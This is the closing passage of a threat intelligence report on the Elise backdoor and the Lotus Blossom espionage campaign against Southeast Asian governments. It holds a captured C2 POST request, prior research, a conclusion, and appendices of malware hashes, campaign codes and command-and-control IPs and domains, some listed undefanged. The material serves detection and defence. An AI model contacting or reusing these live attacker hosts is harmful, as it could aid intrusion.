qpwWkHjRWlFuMK6YBC__xStnzpY3HaYwjYrTChYHNyRcMURKpdABN1kootwLrd8Fm5gZ4O2VXs1Bbk2hTx33Rf4zPcMYArwq__PbZHVknKlgqqAVcOigEz+/
F3pDbETsjRMOWoP8YEro2Ul6CeTt6ZAH5bkykPPABDkSHbj3TlWUb1__O5OirMzgHPeFMBQfweJc13S0dLEOecEl
+uekO1P1rLTUkNdGHrIG7HCufN5fJx4ry4hl6oFJpTDd__5hLvXpg8LbS/gSQCmQ12o2kYKSKaW2xtzeT2vy7rojFAbO3TgQLeQJ+KMmyxWtlRJjSAL/
JjT4ve__93XX9kGzluLBQ3TrMswQLN/M7QAneL7ghytnemYUdrZzoReVXYuSaBr/OSMrlC3xAHh2qHMZY3tl__lsBvghSTC2qd/
KgYE0HFkYMpv1SWvK0YXLO7elVscaRSzytP5uUXFPuwnJWjnArz883VWP2ZtZKf__A/rbOjuw2ITLQytYk8v5eyWi1jCHSPO9svjotHsMRKGjPWf5Wkr
+EtMTVyvlOwYjsmMOPfOOwqSP__/2jK8lFOqAO6O+ZwEPO1B6zBCtRAFnG7WL7nvIPAmFm9uwSuZEWjTmQC/
aPoxZN3X4OhmtSqgVfz__kEIEe0UuWolWPH27IVTO9ZmDGBr76b5zcRGGcHMgpZgQvshh0TlrPMEDlDg7AxgqB1UBhPG2xJQw__eiXHhHmHWiyYT6aUM6IJcjw0sEb0XfHOEIsOYdyW
W78Z4yh1QtHjQ5PrP5muT8kWDKDylOwInb7l__SGn3ApvquTmY9dYaLOzTwnaVJ06g3CQsH23yeBJrQ9gjQ3PyVEwkmZEamn4UlXZBJT7uKdMgONC9__zS5vU
+YJ6Dd6Btb00PudfCKO/o33UF8Jb1iR4QUYAxSAPnIOcv263Tt/H7qgSzNDF2uev16Njp9Q__z1C2iTb0IpJMIwIq1G/8oP/GfxMQAqaVda7gPPA
+SCbqQswnJVG8oybsouok5NqUz76SpNQwjalt__tOf7x/l1o3R1WlLDhvOjr3IQwkz25fFRF5M9KT2RawLdsM5a5SR3tfn5fB5BRKU9gOr4je9UiDQ/__OGRHnT6we6VlbOQsx/
mCRWBHWTAsfgtvjUf9aKaKy6ROHr3zGDy1Bn9TlD01qDOGmT2BGYOYH9K+__jvFOozzqPYM1PFs+kuaoqKMQ/4Ji82MJPd9H1/AukI
+EtsXzjwVQ7SKz2T6XMxIfghQcGqkyoun6__ZzpZqzkqO0+f7WS4tsb2vdAyzl5K94M
+Lkd4pPxDBmPCsFJWwfKMcm6j1Tdo9Zbq4kNOfqP7juLJ__HGZAF01q3zdLtsqiSuZvIxGPDWRcFbJT6s6UujR8hAJc9/tgCz2e6UUZIkHw64h6h42i/p4JCO
+x__Nlob8Z4hYKuOwC6xrMZA4OfJukQ8Wn; B=C+x/plEnaFED8yo+v/yTGEcdW7w09G92ZQkqLmq7OJNIFN__Y6P9d+iOeSXNL9VAXW8
+Jfg3GgGRx2I4MZb743BKx56OAS3aLtt1xHgoIa+7IxANNwyJnOmmOCgK__A/BE3kMsnUfy84dj5GLvAcFdlDkrVRuvVF9
+taZg4Ke8nOLpYVeoqoNIMkk7AJYnTodELu8PJDTX__NUDaZYwhyvmO7aIEfSv8dZwvIv/w08/2rnD5fscqKq6AlM3mzKDJIhWYL2jh8sjNMa4aLHz7ixew__okK/
1EbIIppFB5LWFMEfPLD98RSGzsElzc7j/p35/6xVuC3Egpv8m5/q1ONEa1r/
```

FIGURE 21 + Elise Variant C POST Request.

In the above example, the '2320' value in the URI is generated using the victim's MAC address. The '00320511' value in the URI is generated using the current time. This allows each request to be unique and also identify the victim machine.

Previous Research

Multiple research groups have mentioned the Elise backdoor in publicly available reports. This section highlights some of those to help readers connect this campaign to previously known attacks.

In 2013, Xecure Labs and Academia Sinica published a joint paper, and they delivered a presentation at BlackHat in which they identified Elise as part of a larger group of tools they referred to as the "LStudio," "ST Group" and "APT0LSTU." The research team noted that Elise and other related tools had been used primarily in attacks on Taiwan (Figure 22), but also against the United States, Canada and other nations.




FIGURE 22 + Slide 30 from BlackHat presentation showing Elise target.

Trend Micro refers to Elise as BKDR_ESILE, making a slight modification to the author's chosen name. Trend Micro first reported on Elise in their 2013 2H targeted Attack Trends report [ii]. Since then, they have referenced that paper in multiple blogs and reports [iii] [iv] [v]. This research indicates that the majority of attacks using Elise also targeted government organizations in the Asia Pacific region.

FireEye refers to Elise as the "Page" malware, because early versions of the Trojan use the word "page" in their Command and Control URLs. FireEye first noted an Elise attack in September 2012, which involved a targeted spear phishing attack against the aviation defense industry [vi]. FireEye later noted Elise was delivered in an attack using a lure related to the crash of Malaysian Airlines flight 370 [vii].

Conclusion

Operation Lotus Blossom represents a long-term campaign targeting government and military organizations in several nations of Southeast Asia conducted by a persistent attack group. We traced the earliest of these attacks to 2012, and the most recent occurred during the course of writing this paper. In one case, the targeted organization received 20 separate email attacks carrying Elise exploit files over the course of eight weeks.

While we cannot attribute these attacks to those of a specific nation state, the pattern indicates a highly persistent adversary with the ability to develop custom tools, and maintain command and control infrastructure, over a long period of time. This evidence is consistent with a nation state adversary with a strong interest in the militaries of Southeast Asian nations.

Lotus Blossom may deploy additional tools beyond the Elise backdoor detailed in this report, after the group has achieved a foothold in the network. Related tools used by the group include those known as "LStudio," and Evora.

Unit 42 initially identified the attacks described in this report using Palo Alto Networks AutoFocus platform, which quickly enables analysts to find connections between malware samples analyzed by our WildFire system. We combined this data with open source intelligence to gather additional samples, which broadened the scope of our analysis. We have tagged all of these samples, and the infrastructure used in this campaign, within AutoFocus, using the tags Elise and LotusBlossom respectively.

WildFire correctly identifies Elise executables, as well as the exploit files used in Lotus Blossom attacks, as malicious. We have released IPS signature 14358 in response, which detects command and control traffic generated by Elise.

Appendix

Elise Sample Details

SHA256	a28d6d7ac530753bb2ebfe1a9e9bd60269e6d227dec555e538cc36a6decf29f
Campaign Code	PYQ
Command and Control	59.6.2[.]16 cpcl2006.dyndns-free[.]com shotacon.dyndns[.]info petto.mooo[.]com kid.dyndns[.]org

SHA256	949c9457a6c77e7e7f1519435149183c56eb53f7d74439fb848b5d6d91196a73
Campaign Code	PYQ
Command and Control	59.6.2[.]16 cpcl2006.dyndns-free[.]com shotacon.dyndns[.]info petto.mooo[.]com kid.dyndns[.]org

SHA256	712c488950f27e98bc4ebe5b63e5775498236a179cb4576bf021f8e6e6de0df4
Campaign Code	MYGHOST
Command and Control	50.7.11[.]10 www3.bkav2010[.]net

SHA256	b9681c178e087140344e6aec2630c61f6a7be92e97ebbe7ce10528f6f0e6028f
Campaign Code	yxz-tw
Command and Control	184.22.44[.]209 kjd.dyndns[.]org 202.82.202[.]228 wsi.dyndns[.]org cpcl2006.dyndns-free[.]com

SHA256	dc61e089eebf6fa1b3abf637ce105e0d20666aa52d9001f5fd5034815331cd61
Campaign Code	340_typhoon
Command and Control	beckhammer.xicp[.]net 122.10.89[.]84

SHA256	6eae10f0b9a62a26b19897f7ba627f92e93e458034939f55f2001835c0e1f1be
Campaign Code	llmacau
Command and Control	202.82.91[.]139 218.103.16[.]153 203.218.138[.]30 103.246.245[.]146

SHA256	8c2cd914de7c125e49019f3826918511150ee4fff8a923da350a99c102b36455
Campaign Code	yxz-kjhkjsxy
Command and Control	184.22.44[.]209 kjd.dyndns[.]org 202.82.202[.]228 wsi.dyndns[.]org cpcl2006.dyndns-free[.]com

SHA256	a8e0ab6b19400eccd3c9aceb183fe7626d5bde7bdf9b8ec8825aa17cc3a213a3
Campaign Code	340_typhoon
Command and Control	beckhammer.xicp[.]net 122.10.89[.]84

SHA256	e9971de22a922678fc216e9e3923c7e6b21455ddfbb24eb46e50e1cc7ceacc31
Campaign Code	demo
Command and Control	122.10.89[.]84 beckhammer.xicp[.]net 122.10.89[.]85

SHA256	0752bbdb0c51a519f17a62dd30a033c224c82168522f2c88949b1a0afc8f9037
Campaign Code	340-0226
Command and Control	harryleed.dyndns[.]org verolalia.dyndns[.]org jackyson.dyndns[.]info scristioned.dyndns-web[.]com 173.231.49[.]98

SHA256	4780442f3cc8d3e1888aa6cecbb05d0c49a6755964eba7a8a6a36d6d2a0ef881
Campaign Code	yxz-tw
Command and Control	cpcl2006.dyndns-free[.]com wsi.dyndns[.]org 202.82.202[.]228 kjd.dyndns[.]org 184.22.44[.]209

SHA256	bae07b0c3e4e96731360dc4faa49c0d4abe4d3705e768393f21661c82dea13f3
Campaign Code	Alice_vishipel
Command and Control	www.serchers[.]net 142.91.252[.]130 www.aliancesky[.]com 58.64.183[.]92

SHA256	7e386ff64be78af18f8a79d01cb75b0438cbcee4647e0a928100bd52ee56db76
Campaign Code	G140509ZA01
Command and Control	46.251.237[.]59 www.tintuchoahau[.]com

SHA256	866c698073e4deb66dd83c1ec9567ec03eca9f03775deadb81cc59fdb6cfd446
Campaign Code	310-pyq
Command and Control	cybertunnel.dyndns[.]info newshappys.dyndns-blog[.]com www.imonju[.]com www.serchers[.]net 202.82.202[.]228

SHA256	edb45f03dfd52ab58f163ad2ca48f4bc9c4bcb72ea9181d0e0a1d87859f707a6
Campaign Code	370mymm
Command and Control	122.10.89[.]84 122.10.89[.]85

SHA256	3d2c6d48425212eabb886c2e7e89249e4aa8cf4ad9ec3dd22cafb4f879683d8b
Campaign Code	340-dfa-520
Command and Control	phil-gov.gotdns[.]org scristioned.dyndns-web[.]com asean-star[.]com aseansec.dynalias[.]org 113.10.136[.]18

SHA256	d9174d6bbcb51d3df186794109cd6b2036f6231cf8733290eadd399bf8137055
Campaign Code	340-0528
Command and Control	phil-army.gotdns[.]org scristioned.dyndns-web[.]com asean-star[.]com aseansec.dynalias[.]org 113.10.136[.]18

SHA256	30f1f7e848c79212f70794d718d0f3929c24e0f3d28695a7c85a85c77ab7aac9
Campaign Code	310-pyq
Command and Control	cybertunnel.dyndns[.]info newshappys.dyndns-blog[.]com www.imonju[.]com www.serchers[.]net 202.82.202[.]228

SHA256	39dd2381bcd0f47dadf23399254bf1b51a837179e5634328afafe07510f5888a
Campaign Code	340-0528
Command and Control	phil-army.gotdns[.]org scristioned.dyndns-web[.]com asean-star[.]com aseansec.dynalias[.]org 113.10.136[.]18

SHA256	e2181b3d47feb5a321fe3b85b08a0245a1e0824b213e568fa4736d529fd5f8c2
Campaign Code	731
Command and Control	usa-moon[.]net 23.234.63[.]197

SHA256	c19d3242d43c71f03f5873231444c12a6a11892dd7f0142ff10479f1f718382d
Campaign Code	key0730
Command and Control	usa-moon[.]net 23.234.63[.]197

SHA256	24bb8e48f37cbd71b2195cff4f52ec304a2ed9d60c28d2afd785e6f32639325f
Campaign Code	bio
Command and Control	usa-moon[.]net 23.234.63[.]197

SHA256	65c901b19e2eec6b8392100c1073253641a95dd542f39c9ca95755e8a2afde14
Campaign Code	Alice_Spider
Command and Control	www.aliancesky[.]com 58.64.183[.]92 www.serchers[.]net 162.211.181[.]107

SHA256	34943d8718d35a633bafefb6f113b3486945ec7dcd19bde11ca3c29feed44af3
Campaign Code	HKDLS
Command and Control	101.55.121[.]47 27.255.64[.]231 www.iascas[.]net 59.188.247[.]32

SHA256	400148084474b709a060b844966cf75301d5f2c2b8ae1048f37f634073ead630
Campaign Code	FUCKU
Command and Control	101.55.121[.]47 118.193.212[.]61 www.seachers[.]net

SHA256	61a66afac2702276f6bba2cfcab58198fced893ad1da27aef228259869f5383f
Campaign Code	FUCKU
Command and Control	101.55.121[.]47 118.193.212[.]61 www.seachers[.]net

SHA256	6f039f217d8b3bf6686e298416f084884b9a7ec0ee51f334ecc3f5a2da9145a8
Campaign Code	FUCKU
Command and Control	101.55.121[.]47 118.193.212[.]61 www.seachers[.]net

SHA256	eae4b429b0b732d49750400e70caef579450d0651373440f536de71d6134c173
Campaign Code	FUCKU
Command and Control	101.55.121[.]47 118.193.212[.]61 www.seachers[.]net

SHA256	8f7c74a9e1d04ff116e785f3234f80119d68ae0334fb6a5498f6d40eee189cf7
Campaign Code	HKDLS
Command and Control	101.55.121[.]47 27.255.64[.]231 www.iascas[.]net 59.188.247[.]32

SHA256	a462085549f9a1fdeff81ea8190a1f89351a83cf8f6d01ecb5f238541785d4b3
Campaign Code	FUCKU
Command and Control	101.55.121[.]47 118.193.212[.]61 www.seachers[.]net

SHA256	a8e0ab6b19400eccd3c9aceb183fe7626d5bde7bdf9b8ec8825aa17cc3a213a3
Campaign Code	mm-0807
Command and Control	www.imonju[.]net 61.58.31[.]102 202.77.181[.]179

SHA256	96356db43d7e9a5c3c4e3f9f7ee9a3dba14ad1c7db7367b7f6d664db4f0ef5d7
Campaign Code	jessica-cpt-app
Command and Control	www.serchers[.]net www.aliancesky[.]com 162.211.181[.]107 58.64.183[.]92

SHA256	bd78e106f208cbb8ea9e5902d778514f1fc2d15876fca292971c6695541889a3
Campaign Code	jessica-cpt-app
Command and Control	www.serchers[.]net www.aliancesky[.]com 162.211.181[.]107 58.64.183[.]92

SHA256	96410865d46cda89c7c34c60d485c2378a98acbba7ead5ada90daa02a94ba299
Campaign Code	Alice_erpas
Command and Control	www.boshman09[.]com www.chris201[.]net 58.64.183[.]92

SHA256	a98db2098fe9e3e203bed8318ae1d71e8a7b68f801613be10f3917baad7b49b2
Campaign Code	jessica-cpt-app
Command and Control	www.serchers[.]net www.aliancesky[.]com 162.211.181[.]107 58.64.183[.]92

SHA256	233af642b3e22613551e087a7cefcf2a530752da6613efc52da7cb957cb8f0f3
Campaign Code	KITY090901
Command and Control	46.251.237[.]59 www.tintuchoahau[.]com

SHA256	b1e30dd3ad2c3290adad848f7199e03f365ecf484c44c6c7eaf42f6b323cd30b
Campaign Code	KITY090901
Command and Control	46.251.237[.]59 www.tintuchoahau[.]com

SHA256	9a226eeae1fc51a2bc2e72b098d5654238d0cc8eae29c0cdaacb49ae9d997d04
Campaign Code	QY030610
Command and Control	95.154.195[.]152 www.vienclp[.]com

SHA256	463c6c6ffb8ecf2df44e294818dd500457807ff126dd658c5fe329c09f43a6e0
Campaign Code	KITY01232
Command and Control	95.154.195[.]152 www.vienclp[.]com

SHA256	3a806f8efa338c871b1338a5db8af4128012559d09b06ab997db50a0f90434b1
Campaign Code	KITY01232
Command and Control	95.154.195[.]152 www.vienclp[.]com

SHA256	8ce0b29202f3df23ce583040e2ffe79af78e0bb375ce65ec37a6ffe7d49b5bb5
Campaign Code	QY030610
Command and Control	95.154.195[.]152 www.vienclp[.]com

SHA256	2551f95845ad83ebc56853442bb75c11517e99fe0196ecb30f80e5b203c9a9ff
Campaign Code	QY030610
Command and Control	95.154.195[.]152 www.vienclp[.]com

SHA256	e4a460db653c8df4223ec466a0237943be5de0da92b04a3bf76053fa1401b19e
Campaign Code	QQQQQ
Command and Control	boshman09[.]com chris201[.]net 58.64.183[.]92

SHA256	0adbf0f6a5c21054e569b2ef68c8c6ae7834a0700672c1f3ec6e50daf49a3a94
Campaign Code	oyf
Command and Control	www.boshman09[.]com www.chris201[.]net 210.209.79[.]29

SHA256	49bf19bd2381f5c78eb2d00a62e1b377620705dba0fa843fb8c8d26d92ec52e4
Campaign Code	36-SC-0114
Command and Control	103.244.91[.]16 162.211.181[.]26 101.55.120[.]165 beckhammer.xicp[.]net newinfo32.eicp[.]net

SHA256	9e5c286fcc47c8346267574ea805cde24b04915f5372f03923c0d6a13290e0ea
Campaign Code	36-SC-0127
Command and Control	www.interhero[.]net 101.55.120[.]165 101.55.120[.]153 www.babysoal[.]com beckhammer.xicp[.]net

SHA256	0201aaa8eda6dedc6c90381e225620cd33fb7b244f76bf229c3dd43feb9bdeaf
Campaign Code	Alice_rosey
Command and Control	210.209.127[.]8 www.boshman09[.]com www.chris201[.]net 45.64.113[.]130

SHA256	f0304a1f7d87ac413f43a815088895872be0045a33c5f830b4b392a7ce5b8c46
Campaign Code	340-dfa-1007
Command and Control	usa-moon[.]net aseaneco[.]org 103.28.46[.]96

SHA256	fd6302a152b0a2eff84b6ef219db5d79b6039043dfd5799ac9a4a0cced58e8bd
Campaign Code	370my0216
Command and Control	113.10.222[.]157 www.tgecc[.]org

SHA256	00c0e0c14835c08d220ef27ef6324df86880167d416ff7183d7df241ffebc3f8
Campaign Code	ooo
Command and Control	www.boshman09[.]com www.chris201[.]net 210.209.79[.]29

SHA256	8e180a9d7f233c189519bbfa2b649ca410c4869457e0cf8396beb82ffbffd05c
Campaign Code	ooo
Command and Control	www.boshman09[.]com www.chris201[.]net 210.209.79[.]29

SHA256	b0ffb80762f25935415a7ffd6b9402a23c2b6b4dc4921419ef291160cf7f023b
Campaign Code	Alice_15A
Command and Control	210.209.127[.]8 www.boshman09[.]com www.chris201[.]net

SHA256	093e394933c4545ba7019f511961b9a5ab91156cf791f45de074acad03d1a44a
Campaign Code	Alice_rosey
Command and Control	210.209.127[.]8 www.boshman09[.]com www.chris201[.]net 45.64.113[.]130

SHA256	8e7c198e1eaa5be2d1415be3001c217634ae207b8f912e9a84af6c6016aa467e
Campaign Code	ooo
Command and Control	www.boshman09[.]com www.chris201[.]net 210.209.79[.]29

SHA256	97d6699e449ddad97cc33e380a4873a7ceb0e8f0f50b5c8f72e6a4ff3dd1009f
Campaign Code	phone
Command and Control	usa-moon[.]net aseaneco[.]org 103.252.19[.]13

SHA256	b53f98c113e7f72ff5170dcdb2ab2b1c15a02aadb72b2d2710d899aea9b875bd
Campaign Code	phone
Command and Control	usa-moon[.]net aseaneco[.]org 103.252.19[.]13

SHA256	b22324927762675993073 09e9d8874aac25e7cb31b155b0ca053493126903 72f
Campaign Code	cyd-zc
Command and Control	101.55.121[.]47 118.193.212[.]61

SHA256	64ffe128c61289bec90057c7bf3ff869c329ffcb1afa4c4cd0daed1effabf105
Campaign Code	cyd-zc
Command and Control	101.55.121[.]47 118.193.212[.]61

Elise Executable SHA256 values

0201aaa8eda6dedc6c90381e225620cd33fb7b244f76bf229c3dd43feb9bdeaf
1333a300b03fb2d7bf028f4dee3d9b1f9c97267266faec9e02064862fbb6acb4
135e37122c23f26fed98b3bc884171c91c370250a73c6660b20416497b66a750
24bb8e48f37cbd71b2195cff4f52ec304a2ed9d60c28d2afd785e6f32639325f
2c2eb2eaadf9253a78265ac4655a6ec5935aa2673ff5e4fe3bb6753803c7fe59
2c512b50f8aa0881120d844b0bbbf7baa33465083fdc85755d51d1b5721bc057
2d43632953b511e1f1c7698de3c21b2ba7c27b75bb6079f51dcf9376e05e42b7
376c3ea59411380ab5146b3bc39ee79cf7f78b08dd712ef1cc5327bda5a2e46b
39dd2381bcd0f47dadf23399254bf1b51a837179e5634328afafe07510f5888a
3eb115f4eb62c4404be1a318afa3837bdba8fd66938efe15664741d942a85add
49bf19bd2381f5c78eb2d00a62e1b377620705dba0fa843fb8c8d26d92ec52e4
4de470147d90efbb440aa4420a5832b4f22f9f6128183568fe604df6427cc06b
4ff70adad080095421f34873e491c9da2e798f8db96a984f87efb9889d246fcb
5960d8f8b26edb453926efbd424332eabc0e1a74e25dbc1e9a570cc5920c8830
64ffe128c61289bec90057c7bf3ff869c329ffcb1afa4c4cd0daed1effabf105
712c488950f27e98bc4ebe5b63e5775498236a179cb4576bf021f8e6e6de0df4
7b2d470b9c6159c97cef2634493be0e4f2994f43501605a14d4c5a7efdeac3ba
7e386ff64be78af18f8a79d01cb75b0438cbcee4647e0a928100bd52ee56db76
840d18698ff0b114ee587f57231001d046fbd1eb22603e0f951cbb8c290804ed
866c698073e4deb66dd83c1ec9567ec03eca9f03775deadb81cc59fdb6cfd446
899730962e10546c9d43a9ffa79d900fd37c0d17f95aa537b67d31aa737447b5
8b4446cfaee549072c5da2468af7b9fec711f2d28851a3e8076fcfb53393a415
8c2cd914de7c125e49019f3826918511150ee4fff8a923da350a99c102b36455
8ce0b29202f3df23ce583040e2ffe79af78e0bb375ce65ec37a6ffe7d49b5bb5
8f7c74a9e1d04ff116e785f3234f80119d68ae0334fb6a5498f6d40eee189cf7
90296f0ecacc017bcf289297f5743660dd18bbc2842e631e9be4b2dc51732412
96356db43d7e9a5c3c4e3f9f7ee9a3dba14ad1c7db7367b7f6d664db4f0ef5d7
97d6699e449ddad97cc33e380a4873a7ceb0e8f0f50b5c8f72e6a4ff3dd1009f
9e5c286fcc47c8346267574ea805cde24b04915f5372f03923c0d6a13290e0ea
a462085549f9a1fdeff81ea8190a1f89351a83cf8f6d01ecb5f238541785d4b3
a8e0ab6b19400eccd3c9aceb183fe7626d5bde7bdf9b8ec8825aa17cc3a213a3
b5a1f7e9d0d6d3bec17674610a3b26991083e1e3cb81729714b69c18038a902f
bd78e106f208cbb8ea9e5902d778514f1fc2d15876fca292971c6695541889a3
d68a90fbe579a8199d78ef9ca001301e2c55a3015d4e3df3c238c276ed7cc1ce
dc06012b4aef457efb0ecb9cdca579bb573823a1a63bb7a2ba92c7ce0c2ddbfb
e2181b3d47feb5a321fe3b85b08a0245a1e0824b213e568fa4736d529fd5f8c2
e4a460db653c8df4223ec466a0237943be5de0da92b04a3bf76053fa1401b19e
edb45f03dfd52ab58f163ad2ca48f4bc9c4bcb72ea9181d0e0a1d87859f707a6
f0304a1f7d87ac413f43a815088895872be0045a33c5f830b4b392a7ce5b8c46
f307280077b2a60d991a68c5700cbc57fe0ab6ec005caba0b0bcca4dbc5a1e2f
fb506b8dd4025e247ac2fa12ffd46fd1cb6a06a138995a5cbda49074d567f615
fd2d9011ec860ba211d169063248d13d17425f210ff87a6c5a610b4704866339

Elise Delivery Document SHA256 values

9a226eeae1fc51a2bc2e72b098d5654238d0cc8eae29c0cdaacb49ae9d997d04
7e917319e2af9457c35afbb539c09233da2e02d6a64f970706dae9f6c3c791eb
c19d3242d43c71f03f5873231444c12a6a11892dd7f0142ff10479f1f718382d
dc61e089eebf6fa1b3abf637ce105e0d20666aa52d9001f5fd5034815331cd61
fd6302a152b0a2eff84b6ef219db5d79b6039043dfd5799ac9a4a0cced58e8bd
e9971de22a922678fc216e9e3923c7e6b21455ddfbb24eb46e50e1cc7ceacc31
d9174d6bbcb51d3df186794109cd6b2036f6231cf8733290eadd399bf8137055
b53f98c113e7f72ff5170dcdb2ab2b1c15a02aadb72b2d2710d899aea9b875bd
b22324927762675993073 09e9d8874aac25e7cb31b155b0ca05349312690372f
463c6c6ffb8ecf2df44e294818dd500457807ff126dd658c5fe329c09f43a6e0
3d2c6d48425212eabb886c2e7e89249e4aa8cf4ad9ec3dd22cafb4f879683d8b
093e394933c4545ba7019f511961b9a5ab91156cf791f45de074acad03d1a44a
b0ffb80762f25935415a7ffd6b9402a23c2b6b4dc4921419ef291160cf7f023b
8e180a9d7f233c189519bbfa2b649ca410c4869457e0cf8396beb82ffbffd05c
8e7c198e1eaa5be2d1415be3001c217634ae207b8f912e9a84af6c6016aa467e
00c0e0c14835c08d220ef27ef6324df86880167d416ff7183d7df241ffebc3f8
0adbf0f6a5c21054e569b2ef68c8c6ae7834a0700672c1f3ec6e50daf49a3a94
96410865d46cda89c7c34c60d485c2378a98acbba7ead5ada90daa02a94ba299
a98db2098fe9e3e203bed8318ae1d71e8a7b68f801613be10f3917baad7b49b2
b1e30dd3ad2c3290adad848f7199e03f365ecf484c44c6c7eaf42f6b323cd30b
4780442f3cc8d3e1888aa6cecbb05d0c49a6755964eba7a8a6a36d6d2a0ef881
bae07b0c3e4e96731360dc4faa49c0d4abe4d3705e768393f21661c82dea13f3
65c901b19e2eec6b8392100c1073253641a95dd542f39c9ca95755e8a2afde14
30f1f7e848c79212f70794d718d0f3929c24e0f3d28695a7c85a85c77ab7aac9
0752bbdb0c51a519f17a62dd30a033c224c82168522f2c88949b1a0afc8f9037
b9681c178e087140344e6aec2630c61f6a7be92e97ebbe7ce10528f6f0e6028f
6eae10f0b9a62a26b19897f7ba627f92e93e458034939f55f2001835c0e1f1be

Lotus Blossom Command and Control Servers

101.55.120.153
101.55.120.165
101.55.121.47
103.244.91.16
103.246.245.146
103.252.19.13
103.28.46.96
113.10.136.18
113.10.222.157
118.193.212.61
122.10.89.84
122.10.89.85
142.91.252.130
162.211.181.107
162.211.181.26
173.231.49.98
184.22.44.209
202.77.181.179
202.82.202.228
202.82.91.139
203.218.138.30
210.209.127.8
210.209.79.29
218.103.16.153
23.234.63.197
27.255.64.231
45.64.113.130
46.251.237.59
50.7.11.10
58.64.183.92
59.188.247.32
59.6.2.16
61.58.31.102
95.154.195.152
asean-star.com
aseaneco.org
aseansec.dynalias.org
beckhammer.xicp.net
boshman09.com
chris201.net
cpcl2006.dyndns-free.com
cybertunnel.dyndns.info
harryleed.dyndns.org
jackyson.dyndns.info

kid.dyndns.org
kjd.dyndns.org
newinfo32.eicp.net
newshappys.dyndns-blog.com
petto.mooo.com
phil-army.gotdns.org
phil-gov.gotdns.org
scristioned.dyndns-web.com
shotacon.dyndns.info
usa-moon.net
verolalia.dyndns.org
wsi.dyndns.org
www.aliancesky.com
www.babysoal.com
www.boshman09.com
www.chris201.net
www.iascas.net
www.imonju.com
www.imonju.net
www.interhero.net
www.seachers.net
www.serchers.net
www.tgecc.org
www.tintuchoahau.com
www.vienclp.com
www3.bkav2010.net

---

[i] Triangle of Life. Snopes. December, 2009. http://www.snopes.com/inboxer/household/triangle.asp

[ii] Targeted Attack Trends 2013 2H. Trend Micro Inc. May 19, 2014. http://www.itu.int/en/ITU-D/Cybersecurity/Documents/2H_2013_Targeted_Attack_Campaign_Report.pdf

[iii] Targeted Attack Trends in Asia-Pacific. Trend Micro Inc. Nov. 20, 2014. http://www.trendmicro.co.in/in/cloud-content/apac/pdfs/security-intelligence/reports/rpt-1h-2014-targeted-attack-trends-in-asia-pacific.pdf

[iv] BKDR_ESILE.SMEX. Trend Micro Inc. May 28, 2013. http://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/BKDR_ESILE.SMEX

[v] ESILE Targeted Attack Campaign Hits APAC Governments. Trend Micro Inc. July 28, 2014. http://www.trendmicro.com.my/vinfo/my/security/news/cyber-attacks/esile-targeted-attack-campaign-hits-apac-governments

[vi] Analysis of Malware Page. Singh, Abhishek. Sept. 12, 2012. https://www.fireeye.com/blog/threat-research/2012/09/analysis-of-malware-page.html

[vii] Spear Phishing the News Cycle: APT Actors Leverage Interest in the Disappearance of Malaysian Flight MH 370. Moran, Ned & Lanstein, Alex https://www.fireeye.com/blog/threat-research/2014/03/spear-phishing-the-news-cycle-apt-actors-leverage-interest-in-the-disappearance-of-malaysian-flight-mh-370.html

unit42

4401 Great America Parkway
Santa Clara, CA 95054

Main: +1.408.753.4000
Sales: +1.866.320.4788
Support: +1.866.898.9087

www.paloaltonetworks.com